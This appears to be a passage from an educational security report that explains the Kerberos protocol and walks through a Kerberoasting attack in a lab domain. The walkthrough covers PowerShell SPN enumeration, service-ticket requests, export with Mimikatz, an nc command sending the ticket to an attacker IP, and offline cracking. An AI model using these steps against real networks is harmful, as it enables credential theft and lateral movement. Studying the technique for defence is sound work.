It was Initially developed by the Massachusetts Institute of Technology (MIT) in the 1980's for Project Athena and was afterwards adapted by Microsoft. It has been the default authorization technology used by Microsoft since its Microsoft 2000 release. Furthermore, Kerberos implementations also exist for non-Windows operating systems such as Mac OSX, FreeBSD and Linux.

Kerberos retrieved its name from the three-headed dog Kerberos, also known as Cerberus from the Greek mythology. When referring to Kerberos as a protocol the three heads represent the client, the server and the Key Distribution Center (KDC). The KDC functions as the third-party authentication service.

Kerberos is mainly used on secure systems that depend on reliable authentication. It is used in Posix authentication, Active Directory, NFS and Samba. It can also be used as an alternative authentication method for the SSH, POP and SMTP protocols.

The Kerberos authentication relies on the following entities:

1. The **client** also known as the user initiates the communication for a service request.
2. The **server** hosts the service to which the client wants to communicate.
3. The **Authentication Server** (AS) performs the client authentication, if authentication is successful the AS will grant the client a ticket called the **Ticket Granting Ticket** (TGT). This assures the other servers that the client authentication was completed successfully.
4. The **Ticket Granting Server** (TGS) is the server which grants these service tickets.

The Kerberos protocol flow works as follows:

1. The **client** performs its initial **authentication request**, it requests a **Ticket Granting Ticket** (TGT) from the **Authentication Server** (AS). This request includes the client ID.
2. The **Key Distribution Center** (KDC) verifies the client's credentials utilizing the **Authentication Server** (AS) to perform a database lookup to ensure the **client ID** and **TGT** can be found. Upon success it generates a **client secret key** with the user's **password NTLM hash**.

The **Authentication Server** (AS) then creates the **TGS secret key** and creates a **session key** (SK1) **encrypted with the client secret key**. The **Authentication Server** (AS) then generates a TGT containing *the client ID, client network address, timestamp, lifetime and SK1*. The **TGS secret key** then *encrypts the ticket*.

3. The **client** then *decrypts* the message using the **client secret key** to *extract* the **session key** (SK1) and **Ticket Granting Ticket** (TGT) generating an *authenticator* which verifies the client's **Ticket Granting Server** (TGS).
4. The **client** requests a ticket from the server which offers the service by sending the *extracted Ticket Granting Ticket* (TGT) and the created **authenticator** (step 3) to the **Ticket Granting Server** (TGS).
5. The **Ticket Granting Server** (TGS) uses the **TGS secret key** to *decrypt* the **Ticket Granting Ticket** (TGT) received from the **client** and *extracts* the **session key** (SK1). The **authenticator** is then *decrypted* by the **Ticket Granting Server** (TGS) and checks if it *matches* the **client ID** and **client network address** (step 2) the **timestamp** is used to make sure the **Ticket Granting Ticket** (TGT) hasn't *expired* yet.

6. The **client** *decrypts* the message from the server using the **session key** (SK1) and *extracts* the **session key** (SK2) sent by the **server**. This generates a **new authenticator** containing the *client network address, client ID and timestamp encrypted* with the **new session key** (SK2) and *sends* this together with the **service ticket** to the **target server**.
7. The **target server** uses the **server's secret key** to *decrypt* the **service ticket** and *extracts* the **new session token** (SK2). The **server** then uses **session token** (SK2) to *decrypt* the **authenticator** (step 6) and performs a check to verify that the **client ID** and client **network address** from the **authenticator** and service ticket *match*. The **server** then again makes sure the **timestamp** has not *expired* yet.

Once these checks are completed the target server sends the client a message verifying that authentication was successful, and a secure session has been established.




Figure 5: source - https://owasp.org/www-pdf-archive/OWASP_Frankfurt_-44_Kerberoasting.pdf

As you can see, the Kerberos protocol is very advanced and at first sight seems robust and infallible, but nothing could be further from the truth. In the following chapters we will discuss the weaknesses within the Kerberos protocol.

4.1 What is Kerberoasting?

Kerberoasting is a vulnerability within the Kerberos protocol that was discovered and disclosed by Tim Medin in 2015. The goal of the Kerberoasting attacks is to obtain password hashes of weak service passwords and crack these to obtain a plaintext password. The cracked password can be used for lateral movement onto another system, privilege escalation or maintaining persistence of a compromised system.

Kerberoasting is referred to as [T1208](#)¹ by the Mitre ATT&CK.

4.2 How to Exploit Kerberoasting?

Any domain user can request tickets of any service, there are no elevated privileges required and the service must not even be active at the moment of the ticket request. Do note that user accounts with the `servicePrincipalName` attribute (SPN) are more likely to successfully carry out a Kerberoast attack.

¹ Praetorian, 'Steal or Forge Kerberos Tickets: Kerberoasting', *Mitre ATT&CK*, 2020, <https://attack.mitre.org/techniques/T1558/003/> (25 March 2021)




Figure 6: source - <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/t1208-kerberoasting>

1. The attacker sets up a [Netcat](#)² listener to receive the hash for cracking.
 - a. `Nc -lnvp <listener_port>`
2. The attacker can use built-in PowerShell cmdlets, or other externally available scripts such as [Impacket](#)³ to enumerate users with the `serverPrincipalName` attribute set, for now we'll focus on using built-in cmdlets.
 - a. PowerShell cmdlet to enumerate accounts with SPN:

```
1 Get-NetUser | Where-Object {$_.servicePrincipalName} | fl
```

² SecTools, NetCat, *Sectools*, 1996, <https://sectools.org/tool/netcat/>, (25 March 2021)

³ 0xeaddood, Impacket, *Github*, 2020, <https://github.com/SecureAuthCorp/impacket>, (25 March 2021)

```
Select Windows PowerShell

PS C:\tools> Get-NetUser | Where-Object {$_servicePrincipalName} | fl

logoncount           : 0
badpasswordtime      : 1/1/1601 12:00:00 AM
description          : Key Distribution Center Service Account
distinguishedname    : CN=krbtgt,CN=Users,DC=offense,DC=local
objectclass          : <top, person, organizationalPerson, user>
name                 : krbtgt
primarygroupid       : 513
objectsid            : S-1-5-21-4172452648-1021989953-2368502130-502
whenchanged         : 7/17/2018 6:27:46 AM
admincount           : 1
codepage             : 0
samaccounttype       : 805306368
showinadvancedviewonly : True
accountexpires       : 9223372036854775807
cn                   : krbtgt
adspath              : LDAP://CN=krbtgt,CN=Users,DC=offense,DC=local
instancetype         : 4
objectguid           : f474f08b-5fa3-426e-86da-15ca4b8a3e56
lastlogon            : 1/1/1601 12:00:00 AM
lastlogoff           : 1/1/1601 12:00:00 AM
samaccountname       : krbtgt
objectcategory       : CN=Person,CN=Schema,CN=Configuration,DC=offense,DC=local
dscorepropagationdata : 7/17/2018 6:27:46 AM, 7/17/2018 6:12:37 AM, 1/1/1601 12:04:16 AM
serviceprincipalname : kadmin/changepw
memberof             : CN=Denied RODC Password Replication Group,CN=Users,DC=offense,DC=local
whencreated          : 7/17/2018 6:12:36 AM
iscriticalsystemobject : True
badpwdcount          : 0
useraccountcontrol    : 514
usncreated            : 12324
countrycode          : 0
pwdlastset           : 7/17/2018 7:12:36 AM
nlds-supportedencryptiontypes : 0
usnchanged            : 12759

logoncount           : 1
badpasswordtime      : 8/18/2018 7:44:38 PM
distinguishedname    : CN=IIS Service Account,CN=Users,DC=offense,DC=local
objectclass          : <top, person, organizationalPerson, user>
lastlogontimestamp   : 8/18/2018 7:42:05 PM
userprincipalname    : iis_svcOffense.local
name                 : IIS Service Account
objectsid            : S-1-5-21-4172452648-1021989953-2368502130-1112
samaccountname       : iis_svc
codepage             : 0
samaccounttype       : 805306368
whenchanged         : 8/18/2018 6:42:05 PM
accountexpires       : 9223372036854775807
countrycode          : 0
adspath              : LDAP://CN=IIS Service Account,CN=Users,DC=offense,DC=local
instancetype         : 4
objectguid           : f7d3f06b-bc08-4da8-b995-c951c056891f
lastlogon            : 8/19/2018 12:17:06 AM
lastlogoff           : 1/1/1601 12:00:00 AM
objectcategory       : CN=Person,CN=Schema,CN=Configuration,DC=offense,DC=local
dscorepropagationdata : 1/1/1601 12:00:00 AM
serviceprincipalname : HTTP/dc-mantuydas.offense.local
whencreated          : 8/18/2018 5:02:53 PM
badpwdcount          : 0
cn                   : IIS Service Account
useraccountcontrol    : 66048
usncreated            : 180396
primarygroupid       : 513
pwdlastset           : 8/18/2018 6:02:53 PM
usnchanged            : 180434
```

Figure 7: source - <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/t1208-kerberoasting>

3. It is possible to extract susceptible accounts by using a built-in PowerShell cmdlet:

- a. `get-adobject | Where-Object {$_serviceprincipalname -ne $null -and $_distinguishedname -like "*CN=Users*" -and $_cn -ne "krbtgt"}`

```
PS C:\tools\minikatz\x64> get-adobject | Where-Object {$_serviceprincipalname -ne $null -and $_distinguishedname -like
"*CN=Users*" -and $_cn -ne "krbtgt"}

logoncount           : 2
badpasswordtime      : 8/18/2018 7:44:38 PM
distinguishedname    : CN=IIS Service Account,CN=Users,DC=offense,DC=local
objectclass          : <top, person, organizationalPerson, user>
lastlogontimestamp   : 8/18/2018 7:42:05 PM
userprincipalname    : iis_svcOffense.local
name                 : IIS Service Account
objectsid            : S-1-5-21-4172452648-1021989953-2368502130-1112
samaccountname       : iis_svc
codepage             : 0
samaccounttype       : 805306368
whenchanged         : 8/18/2018 6:42:05 PM
accountexpires       : 9223372036854775807
countrycode          : 0
adspath              : LDAP://CN=IIS Service Account,CN=Users,DC=offense,DC=local
instancetype         : 4
objectguid           : f7d3f06b-bc08-4da8-b995-c951c056891f
lastlogon            : 8/19/2018 10:51:23 AM
lastlogoff           : 1/1/1601 12:00:00 AM
objectcategory       : CN=Person,CN=Schema,CN=Configuration,DC=offense,DC=local
dscorepropagationdata : 1/1/1601 12:00:00 AM
serviceprincipalname : HTTP/dc-mantuydas.offense.local
whencreated          : 8/18/2018 5:02:53 PM
badpwdcount          : 0
cn                   : IIS Service Account
useraccountcontrol    : 66048
usncreated            : 180396
primarygroupid       : 513
pwdlastset           : 8/18/2018 6:02:53 PM
usnchanged            : 180434
```

Figure 8: source - <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/t1208-kerberoasting>

4. The attacker then requests a Kerberos ticket (TGS) for a domain user account with `servicePrincipalName` set to `HTTP/dc-mantvydas.offense.local` with the commands listed below. This request gets stored in the memory.
 - a. `Add-Type -AssemblyName System.IdentityModel`
 - b. `New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "HTTP/dc-mantvydas.offense.local"`

```

PS C:\tools> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "HTTP/dc-mantvydas.offense.local"

Id                : uuid-a571c488-725a-4a89-b1e5-616c239cda2d-10
SecurityKeys      : <System.IdentityModel.Tokens.InMemorySymmetricSecurityKey>
ValidFrom         : 8/18/2018 7:45:43 PM
ValidTo           : 8/19/2018 5:44:32 AM
ServicePrincipalName : HTTP/dc-mantvydas.offense.local
SecurityKey       : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
  
```

Figure 9: source - <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/t1208-kerberoasting>

5. The attacker can extract Kerberos tickets from the memory by using [Mimikatz](#)⁴, a well-known tool used to extract plaintext passwords, hashes, PIN codes and Kerberos tickets. This also allows the ticket to be exported to a file for cracking purposes.

```

mimikatz # kerberos::list /export
[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 8/18/2018 8:45:23 PM ; 8/19/2018 6:44:32 AM ; 8/25/2018 8:44:32 PM
Server Name       : krbtgt/OFFENSE.LOCAL @ OFFENSE.LOCAL
Client Name       : spotless @ OFFENSE.LOCAL
Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
* Saved to file   : 0-60a10000-spotless@krbtgt~OFFENSE.LOCAL-OFFENSE.LOCAL.kirbi

[00000001] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 8/18/2018 8:44:32 PM ; 8/19/2018 6:44:32 AM ; 8/25/2018 8:44:32 PM
Server Name       : krbtgt/OFFENSE.LOCAL @ OFFENSE.LOCAL
Client Name       : spotless @ OFFENSE.LOCAL
Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
* Saved to file   : 1-40e10000-spotless@krbtgt~OFFENSE.LOCAL-OFFENSE.LOCAL.kirbi

[00000002] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 8/18/2018 8:45:43 PM ; 8/19/2018 6:44:32 AM ; 8/25/2018 8:44:32 PM
Server Name       : HTTP/dc-mantvydas.offense.local @ OFFENSE.LOCAL
Client Name       : spotless @ OFFENSE.LOCAL
Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
* Saved to file   : 2-40a10000-spotless@HTTP~dc-mantvydas.offense.local-OFFENSE.LOCAL.kirbi

[00000003] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 8/18/2018 8:45:43 PM ; 8/19/2018 6:44:32 AM ; 8/25/2018 8:44:32 PM
Server Name       : ldap/dc-mantvydas.offense.local @ OFFENSE.LOCAL
Client Name       : spotless @ OFFENSE.LOCAL
Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
* Saved to file   : 3-40a50000-spotless@ldap~dc-mantvydas.offense.local-OFFENSE.LOCAL.kirbi

[00000004] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 8/18/2018 8:45:23 PM ; 8/19/2018 6:44:32 AM ; 8/25/2018 8:44:32 PM
Server Name       : cifs/dc-mantvydas.offense.local @ OFFENSE.LOCAL
Client Name       : spotless @ OFFENSE.LOCAL
Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
* Saved to file   : 4-40a50000-spotless@cifs~dc-mantvydas.offense.local-OFFENSE.LOCAL.kirbi

[00000005] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 8/18/2018 8:44:32 PM ; 8/19/2018 6:44:32 AM ; 8/25/2018 8:44:32 PM
Server Name       : LDAP/dc-mantvydas.offense.local/offense.local @ OFFENSE.LOCAL
Client Name       : spotless @ OFFENSE.LOCAL
Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
* Saved to file   : 5-40a50000-spotless@LDAP~dc-mantvydas.offense.local~offense.local-OFFENSE.LOCAL.kirbi

mimikatz #
  
```

Figure 10: source - <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/t1208-kerberoasting>


6. The exported service ticket is then sent to the attacking machine for offline cracking. There are several “data smuggling” techniques, one preferred technique is using [Netcat](#) (nc).
 - a. `nc <attacker ip> <listening port> < C:\tools\mimikatz\x64\2-40a10000-spotless@HTTP~dc-mantvydas.offense.local-OFFENSE.LOCAL.kirbi`

⁴ Benjamin Delpy, ‘Mimikatz Wikipedia’, *Github*, 2020, <https://github.com/gentilkiwi/mimikatz/wiki>, (25 March 2021)

4.2.1 Cracking the Ticket

The attacker then cracks the ticket on his local machine. There are several brute forcing tools out there [JohnTheRipper](#)⁵, [Hashcat](#)⁶, [tgsrepcrack](#)⁷ to name a few. We'll be using tgsrepcrack.py with the following command:

```
a. Python tgsrepcrack.py <password list> kerberoast.bin
```



```
root@~/tools# python2 tgsrepcrack.py pwd kerberoast.bin
found password for ticket 0: Password File: kerberoast.bin
All tickets cracked!
```

Figure 11: source - <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/t1208-kerberoasting>

4.2.2 Observations

As you can see in figure 9 there is a request being sent from within the active directory network (10.0.0.2) to the **Ticket Granting Service** (TGS) (10.0.0.6) for a service with the servicePrincipalName `HTTP/dc-mantvydas.offense.local`:

No.	Time	Source	Destination	Protocol	Length	Info
8	0.01836500	10.0.0.2	10.0.0.6	TCP	66	49216->88 [SYN] Seq=0 W
9	0.01887100	10.0.0.6	10.0.0.2	TCP	66	88->49216 [SYN, ACK] Se
10	0.01893500	10.0.0.2	10.0.0.6	TCP	54	49216->88 [ACK] Seq=1 A
11	0.01906600	10.0.0.2	10.0.0.6	KRB5	1654	TGS-REQ

⊕	Frame 11: 1654 bytes on wire (13232 bits), 1654 bytes captured (13232 bits) on interface
⊕	Ethernet II, Src: CadmusCo_fb:96:41 (08:00:27:fb:96:41), Dst: CadmusCo_71:d8:7d (08:00:27
⊕	Internet Protocol Version 4, Src: 10.0.0.2 (10.0.0.2), Dst: 10.0.0.6 (10.0.0.6)
⊕	Transmission Control Protocol, Src Port: 49216 (49216), Dst Port: 88 (88), Seq: 1, Ack: 1
⊕	Kerberos
⊕	Record Mark: 1596 bytes
	0... .. = Reserved: Not set
	.000 0000 0000 0000 0110 0011 1100 = Record Length: 1596
⊕	tgs-req
	pvno: 5
	msg-type: krb-tgs-req (12)
⊕	padata: 1 item
⊕	req-body
	Padding: 0
⊕	kdc-options: 40810000 (forwardable, renewable, canonicalize)
	realm: OFFENSE.LOCAL
⊕	sname
	name-type: krb5-NT-SRV-INST (2)
⊕	name-string: 2 items
	KerberosString: HTTP
	KerberosString: dc-mantvydas.offense.local
	till: 2037-09-13 02:48:05 (UTC)

Figure 12: source - <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/t1208-kerberoasting>

As you can see in the screenshot below the response from the **Ticket Granting Server** (TGS) for the user `spotless` from which we initiated the attack contains the **encrypted (RC4) Kerberos ticket**. This is the same ticket we cracked earlier with [tgsrepcrack](#).

⁵ Frank Dittrich, John Github Repository, *Github*, 2021, <https://github.com/openwall/john>, (25 March 2021)

⁶ Jsteube, Hashcat Github Repository, *Github*, 2020, <https://github.com/hashcat/hashcat>, (25 March 2021)

⁷ Blitztide, tgsrepcrack.py Github Repository, *Github*, 2021, <https://github.com/nidem/kerberoast/blob/master/tgsrepcrack.py>, (25 March 2021)

No.	Time	Source	Destination	Protocol	Length	Info
12	0.01946900	10.0.0.6	10.0.0.2	TCP	60	88→49216 [ACK] Seq=1 A
13	0.02073400	10.0.0.6	10.0.0.2	TCP	1514	[TCP segment of a reas
14	0.02073600	10.0.0.6	10.0.0.2	KRB5	142	TGS-REP
15	0.02079600	10.0.0.2	10.0.0.6	TCP	54	49216→88 [ACK] Seq=160

+

Frame 14: 142 bytes on wire (1136 bits), 142 bytes captured (1136 bits) on interface 0

+

Ethernet II, Src: CadmusCo_71:d8:7d (08:00:27:71:d8:7d), Dst: CadmusCo_fb:96:41 (08:00:27

+

Internet Protocol Version 4, Src: 10.0.0.6 (10.0.0.6), Dst: 10.0.0.2 (10.0.0.2)

+

Transmission Control Protocol, Src Port: 88 (88), Dst Port: 49216 (49216), Seq: 1461, Ack

+

[2 Reassembled TCP Segments (1548 bytes): #13(1460), #14(88)]

⊞

Kerberos

⊞

Record Mark: 1544 bytes

0... .. = Reserved: Not set

.000 0000 0000 0000 0000 0110 0000 1000 = Record Length: 1544

⊞

tgs-rep

pvno: 5

msg-type: krb-tgs-rep (13)

crealm: OFFENSE.LOCAL

⊞

cname

name-type: kRB5-NT-PRINCIPAL (1)

⊞

name-string: 1 item

KerberosString: **spotless**

⊞

ticket

tkt-vno: 5

realm: **OFFENSE.LOCAL**

⊞

sname

name-type: kRB5-NT-SRV-INST (2)

⊞

name-string: 2 items

KerberosString: **HTTP**

KerberosString: **dc-mantvydas.offense.local**

⊞

enc-part

etype: **eTYPE-ARCFOUR-HMAC-MD5 (23)**

kvno: 2

cipher: a781554c06fb3f84ef83c688d73bedc06f6879e2439e54b8...

⊞

enc-part

Figure 13: source - <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/t1208-kerberoasting>

We can now *decrypt* the Kerberos ticket since we have got the plaintext password the ticket was encrypted with.

We can create a Kerberos keytab file in Wireshark using the following commands:

```
root@~# ktutil
ktutil: add_entry -password -p HTTP/iis_svc@dc-mantvydas.offense.local -k 1 -e
arcfour-hmac-md5
Password for HTTP/iis_svc@dc-mantvydas.offense.local:
ktutil: wkt /root/tools/iis.keytab
```


We can now proceed by adding the keytab to Wireshark.




Figure 14: source - <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/t1208-kerberoasting>

The ticket which was previously encrypted is now readable in plain text since it has been decrypted using the password, we have previously cracked.

No.	Time	Source	Destination	Protocol	Length	Info
4	0.000701	10.0.0.2	10.0.0.6	KRB5	1654	TGS-REQ
5	0.001104	10.0.0.6	10.0.0.2	TCP	60	88 → 49216 [ACK] Seq=1 Ack=1601 Win=65536 Len=0
6	0.002369	10.0.0.6	10.0.0.2	TCP	1514	88 → 49216 [ACK] Seq=1 Ack=1601 Win=65536 Len=1460 [TCP segment of a reas
7	0.002371	10.0.0.6	10.0.0.2	KRB5	142	TGS-REP
8	0.002431	10.0.0.2	10.0.0.6	TCP	54	49216 → 88 [ACK] Seq=1601 Ack=1549 Win=65536 Len=0
9	0.002573	10.0.0.2	10.0.0.6	TCP	54	49216 → 88 [FIN, ACK] Seq=1601 Ack=1549 Win=65536 Len=0
10	0.003008	10.0.0.6	10.0.0.2	TCP	60	88 → 49216 [ACK] Seq=1549 Ack=1602 Win=65536 Len=0

▶ Frame 7: 142 bytes on wire (1136 bits), 142 bytes captured (1136 bits) on interface	0060	a2 2d 30 2b a0 03 02 01 02 a1 24 30 22 1b 04 48	..-0+....\$.0...H
▶ Ethernet II, Src: PcsCompu_71:d8:7d (08:00:27:71:d8:7d), Dst: PcsCompu_fb:96:4	0070	54 54 50 1b 1a 64 63 2d 6d 61 6e 74 76 79 64 61	TTP..dc- mantvyda
▶ Internet Protocol Version 4, Src: 10.0.0.6, Dst: 10.0.0.2	0080	73 2e 6f 66 66 65 6e 73 65 2e 6c 6f 63 61 6c a3	s..offens e.local.
▶ Transmission Control Protocol, Src Port: 88, Dst Port: 49216, Seq: 1461, Ack:	0090	82 04 56 30 82 04 52 a0 03 02 01 17 a1 03 02 01	..V0..R.....
▶ [2 Reassembled TCP Segments (1548 bytes): #6(1460), #7(88)]	00a0	02 a2 82 04 44 04 82 04 40 a7 81 55 4c 06 fb 3f@..UL..?
▼ Kerberos	00b0	84 ef 83 c6 88 d7 3b ed c0 6f 68 79 e2 43 9e 54ohy.C.T
▶ Record Mark: 1544 bytes	00c0	b8 8d f8 d3 a4 17 38 52 02 f3 2e e2 3e e9 01 188R.....>
▼ tgs-rep	00d0	42 aa 2c 06 b1 1c 3b 6e 56 36 9c 57 fe b4 dc 0a	B.....n V6.W...
▶ pvno: 5	00e0	a1 00 b3 02 07 91 06 d1 44 db 66 da 23 01 c7 a9	..).e..k. ...u7s...
▶ msg-type: krb-tgs-rep (13)	00f0	6e 29 a0 65 9c dd 6b e2 c9 d2 ad 75 37 73 0e b7	..).h5.J.P 00.5...
▶ crealm: OFFENSE.LOCAL	0100	91 93 68 35 ac 4a ee 50 4f 44 cd 35 d1 ed 9d aa	..6...s...U.G.W
▶ cname	0110	ee b8 bf 81 36 e6 e8 83 73 d5 0e 55 95 47 a0 57-..w .A' HZZ.y
▶ name-type: KRB5-NT-PRINCIPAL (1)	0120	83 8f 0d 08 7e 84 a8 77 8c 41 60 48 5a 5a d5 796...s...U.G.W
▶ cname-string: 1 item	0130	f6 34 93 cc 24 b7 a8 6e 03 68 cd 89 a3 46 3c 97	..4..\$.n .h...Fc
▶ CNameString: spotless	0140	01 d9 c9 b9 4b af dd e2 18 eb 4c 8c 83 bb e6 9dK...L.....
▶ ticket	0150	90 df cf 00 ed 5e 7b f4 ce a4 ad 18 06 43 aa 0c^({...C...i
▶ tkt-vno: 5	0160	8e 44 78 62 bd a3 bb aa 29 f3 53 70 39 ec 85 92	..Dxb....).Sp9...
▶ realm: OFFENSE.LOCAL	0170	27 45 cf 1f 8a 86 40 22 b0 6b d1 85 4e 40 cf cc	..E...@' .k..NM...
▶ sname	0180	b6 7e 92 5a df 93 1c c9 1d 9b ae fb 47 a3 f5 f9	..-..Z.....6...
▶ name-type: KRB5-NT-SRV-INST (2)	0190	30 e4 7b e9 ed fa c1 af d9 c1 e6 4f 09 82 ba f0	..{(.....0...0...
▶ sname-string: 2 items	01a0	6a de d5 88 fd 0e 13 ce e9 6e ad f1 aa cc 18 7d	j.....0...0...
▶ SNameString: HTTP	01b0	02 4c d2 e3 44 c5 f6 c4 26 fd e0 c0 4f 7e b6 94	..L..D...&...0...i
▶ SNameString: dc-mantvydas.offense.local	01c0	a4 f9 09 89 24 d5 4d af f9 15 c1 6c 22 4d 1d 86	...\$.M...l'M...a
▶ enc-part	01d0	a5 d8 8a 7a d6 19 10 13 9c 6e d4 7d 22 3b 58 05	...z.....n.)'X...
▶ etype: eTYPE-ARCFOUR-HMAC-MD5 (23)	01e0	b8 55 80 8a ed a1 0f 56 74 68 41 11 c0 c0 b2 c0	U.....V tHA...
▶ kvno: 2	01f0	10 de 5b c9 69 12 f1 87 2a 9c 93 90 4f f8 67 8f	..[.i...*.0.g...
▶ ciphertxt: a781554c06fb3f84ef83c68d73bedc06f6879e2439e54b8...	0200	4b e3 0f 24 c0 9f 30 6a 4d ae 1b 8f 85 aa b6 3d	K..\$.0j]M...=
▶ encTicketPart	0210	b3 42 96 3b 67 9a 86 1f e4 ef 54 90 15 99 75 f2	..B..g...T...u...
▶ padding: 0	0220	fc ef 28 bd b0 a6 47 36 4b 22 a5 4d 53 ed 61 0d	...(.G6 K'.MS.a...
